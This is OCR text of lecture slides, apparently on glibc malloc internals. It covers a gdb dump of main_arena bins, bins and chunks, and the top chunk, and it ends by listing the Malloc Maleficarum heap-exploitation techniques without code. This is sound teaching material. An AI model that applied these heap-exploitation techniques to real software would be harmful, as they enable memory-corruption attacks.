0xf7fb5818 <main_arena+120>, 0xf7fb5818 <main_arena+120>, 0xf7fb5820 <main_arena+128>, 0xf7fb5820 <main_arena+128>, 0xf7fb5828 <main_arena+136>, 0xf7fb5828 <main_arena+136>, 0xf7fb5830 <main_arena+144>, 0xf7fb5830 <main_arena+144>, 0xf7fb5838 <main_arena+152>, 0xf7fb5838 <main_arena+152>, 0xf7fb5840 <main_arena+160>, 0xf7fb5840 <main_arena+160>, 0xf7fb5848 <main_arena+168>, 0xf7fb5848 <main_arena+168>, 0xf7fb5850 <main_arena+176>, 0xf7fb5850 <main_arena+176>, 0xf7fb5858 <main_arena+184>, 0xf7fb5858 <main_arena+184>, 0xf7fb5860 <main_arena+192>, 0xf7fb5860 <main_arena+192>, 0xf7fb5868 <main_arena+200>, 0xf7fb5868 <main_arena+200>, 0xf7fb5870 <main_arena+208>, 0xf7fb5870 <main_arena+208>, 0xf7fb5878 <main_arena+216>, 0xf7fb5878 <main_arena+216>, 0xf7fb5880 <main_arena+224>, 0xf7fb5880 <main_arena+224>, 0xf7fb5888 <main_arena+232>, 0xf7fb5888 <main_arena+232>, 0xf7fb5890 <main_arena+240>, 0xf7fb5890 <main_arena+240>, 0xf7fb5898 <main_arena+248>, 0xf7fb5898 <main_arena+248>, 0xf7fb58a0 <main_arena+256>, 0xf7fb58a0 <main_arena+256>, 0xf7fb58a8 <main_arena+264>, 0xf7fb58a8 <main_arena+264>, 0xf7fb58b0 <main_arena+272>, 0xf7fb58b0 <main_arena+272>, 0xf7fb58b8 <main_arena+280>, 0xf7fb58b8 <main_arena+280>, 0xf7fb58c0 <main_arena+288>, 0xf7fb58c0 <main_arena+288>, 0xf7fb58c8 <main_arena+296>, 0xf7fb58c8 <main_arena+296>, 0xf7fb58d0 <main_arena+304>, 0xf7fb58d0 <main_arena+304>, 0xf7fb58d8 <main_arena+312>, 0xf7fb58d8 <main_arena+312>, 0xf7fb58e0 <main_arena+320>, 0xf7fb58e0 <main_arena+320>, 0xf7fb58e8 <main_arena+328>, 0xf7fb58e8 <main_arena+328>, 0xf7fb58f0 <main_arena+336>, 0xf7fb58f0 <main_arena+336>, 0xf7fb58f8 <main_arena+344>, 0xf7fb58f8 <main_arena+344>, 0xf7fb5900 <main_arena+352>, 0xf7fb5900 <main_arena+352>, 0xf7fb5908 <main_arena+360>, 0xf7fb5908 <main_arena+360>, 0xf7fb5910 <main_arena+368>, 0xf7fb5910 <main_arena+368>, 0xf7fb5918 <main_arena+376>, 0xf7fb5918 <main_arena+376>, 0xf7fb5920 <main_arena+384>, 0xf7fb5920 <main_arena+384>, 0xf7fb5928 <main_arena+392>, 0xf7fb5928 <main_arena+392>, 0xf7fb5930 <main_arena+400>, 0xf7fb5930 <main_arena+400>, 0xf7fb5938 <main_arena+408>, 0xf7fb5938 <main_arena+408>, 0xf7fb5940 <main_arena+416>, 0xf7fb5940 <main_arena+416>, 0xf7fb5948 <main_arena+424>, 0xf7fb5948 <main_arena+424>, 0xf7fb5950 <main_arena+432>, 0xf7fb5950 <main_arena+432>, 0xf7fb5958 <main_arena+440>, 0xf7fb5958 <main_arena+440>, 0xf7fb5960 <main_arena+448>, 0xf7fb5960 <main_arena+448>, 0xf7fb5968 <main_arena+456>, 0xf7fb5968 <main_arena+456>, 0xf7fb5970 <main_arena+464>, 0xf7fb5970 <main_arena+464>, 0xf7fb5978 <main_arena+472>, 0xf7fb5978 <main_arena+472>, 0xf7fb5980 <main_arena+480>, 0xf7fb5980 <main_arena+480>, 0xf7fb5988 <main_arena+488>, 0xf7fb5988 <main_arena+488>, 0xf7fb5990 <main_arena+496>, 0xf7fb5990 <main_arena+496>, 0xf7fb5998 <main_arena+504>, 0xf7fb5998 <main_arena+504>, 0xf7fb59a0 <main_arena+512>, 0xf7fb59a0 <main_arena+512>, 0xf7fb59a8 <main_arena+520>, 0xf7fb59a8 <main_arena+520>, 0xf7fb59b0 <main_arena+528>, 0xf7fb59b0 <main_arena+528>, 0xf7fb59b8 <main_arena+536>, 0xf7fb59b8 <main_arena+536>, 0xf7fb59c0 <main_arena+544>, 0xf7fb59c0 <main_arena+544>, 0xf7fb59c8 <main_arena+552>, 0xf7fb59c8 <main_arena+552>, 0xf7fb59d0 <main_arena+560>, 0xf7fb59d0 <main_arena+560>, 0xf7fb59d8 <main_arena+568>, 0xf7fb59d8 <main_arena+568>, 0xf7fb59e0 <main_arena+576>, 0xf7fb59e0 <main_arena+576>, 0xf7fb59e8 <main_arena+584>, 0xf7fb59e8 <main_arena+584>, 0xf7fb59f0 <main_arena+592>, 0xf7fb59f0 <main_arena+592>, 0xf7fb59f8 <main_arena+600>, 0xf7fb59f8 <main_arena+600>, 0xf7fb5a00 <main_arena+608>, 0xf7fb5a00 <main_arena+608>, 0xf7fb5a08 <main_arena+616>, 0xf7fb5a08 <main_arena+616>, 0xf7fb5a10 <main_arena+624>, 0xf7fb5a10 <main_arena+624>, 0xf7fb5a18 <main_arena+632>, 0xf7fb5a18 <main_arena+632>, 0xf7fb5a20 <main_arena+640>, 0xf7fb5a20 <main_arena+640>, 0xf7fb5a28 <main_arena+648>, 0xf7fb5a28 <main_arena+648>, 0xf7fb5a30 <main_arena+656>, 0xf7fb5a30 <main_arena+656>, 0xf7fb5a38 <main_arena+664>, 0xf7fb5a38 <main_arena+664>, 0xf7fb5a40 <main_arena+672>, 0xf7fb5a40 <main_arena+672>, 0xf7fb5a48 <main_arena+680>, 0xf7fb5a48 <main_arena+680>, 0xf7fb5a50 <main_arena+688>, 0xf7fb5a50 <main_arena+688>, 0xf7fb5a58 <main_arena+696>, 0xf7fb5a58 <main_arena+696>, 0xf7fb5a60 <main_arena+704>, 0xf7fb5a60 <main_arena+704>, 0xf7fb5a68 <main_arena+712>, 0xf7fb5a68 <main_arena+712>, 0xf7fb5a70 <main_arena+720>, 0xf7fb5a70 <main_arena+720>, 0xf7fb5a78 <main_arena+728>, 0xf7fb5a78 <main_arena+728>, 0xf7fb5a80 <main_arena+736>, 0xf7fb5a80 <main_arena+736>, 0xf7fb5a88 <main_arena+744>, 0xf7fb5a88 <main_arena+744>, 0xf7fb5a90 <main_arena+752>, 0xf7fb5a90 <main_arena+752>, 0xf7fb5a98 <main_arena+760>, 0xf7fb5a98 <main_arena+760>, 0xf7fb5aa0 <main_arena+768>, 0xf7fb5aa0 <main_arena+768>, 0xf7fb5aa8 <main_arena+776>, 0xf7fb5aa8 <main_arena+776>, 0xf7fb5ab0 <main_arena+784>, 0xf7fb5ab0 <main_arena+784>, 0xf7fb5ab8 <main_arena+792>, 0xf7fb5ab8 <main_arena+792>, 0xf7fb5ac0 <main_arena+800>, 0xf7fb5ac0 <main_arena+800>, 0xf7fb5ac8 <main_arena+808>, 0xf7fb5ac8 <main_arena+808>, 0xf7fb5ad0 <main_arena+816>, 0xf7fb5ad0 <main_arena+816>, 0xf7fb5ad8 <main_arena+824>, 0xf7fb5ad8 <main_arena+824>, 0xf7fb5ae0 <main_arena+832>, 0xf7fb5ae0 <main_arena+832>, 0xf7fb5ae8 <main_arena+840>, 0xf7fb5ae8 <main_arena+840>, 0xf7fb5af0 <main_arena+848>, 0xf7fb5af0 <main_arena+848>...},
  binmap = {0, 0, 0, 0},
  next = 0xf7fb57a0 <main_arena>,
  next_free = 0x0,
  attached_threads = 1,
  system_mem = 139264,
  max_system_mem = 139264
}
```

glibc source code


https://code.woboq.org/userspace/glibc/malloc/malloc.c.html

```
➜  ~ $ git clone git://sourceware.org/git/glibc.git
```




Bins and Chunks

- Internally, the heap manager needs to keep track of freed chunks so that malloc can reuse them during allocation requests. In a naive implementation, the heap manager could do this by simply storing all freed chunks together on some enormous linked list. This would work, but it would make *malloc* slow.
- Since *malloc* is a high-utilization component of most programs, this slowness would have a huge impact on the overall performance of programs running on the system.
- To improve performance, **the heap manager instead maintains a series of lists called "bins"**, which are designed to maximize speed of allocations and frees.




Bins and Chunks

- A bin is a list (doubly or singly linked list) of **free (non-allocated) chunks**. Bins are differentiated based on the size of chunks they contain:
  - Fast bin (16 ~ 80 bytes)
  - Unsorted bin
  - Small bin (< 512 bytes)
  - Large bin (> 512 bytes)



Mechanism of glibc malloc

- Allocated chunk
- Free chunk
- **Top chunk**



Top Chunk

- *Top Chunk*: Chunk which is at the top border of an arena is called top chunk. It doesn't belong to any bin. Top chunk is used to service user request when there is NO free blocks, in any of the bins. If top chunk size is greater than user requested size top chunk is split into two:
  - User chunk (of user requested size)
  - Remainder chunk (of remaining size)
- The remainder chunk becomes the new top. If top chunk size is lesser than user requested size, top chunk is extended using sbrk (main arena) or mmap (thread arena) syscall.

The Malloc Maleficarum (2004)

- The Malloc Maleficarum
  - In late 2001, "Vudo Malloc Tricks" and "Once Upon A free()" defined the exploitation of overflowed dynamic memory chunks on Linux.
  - In late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete.
  - It is for this reason, a small suggestion of impossibility, that they present the Malloc Maleficarum:
    - The House of Prime
    - The House of Mind
    - The House of Force
    - The House of Lore
    - The House of Spirit
    - The House of Chaos

Q & A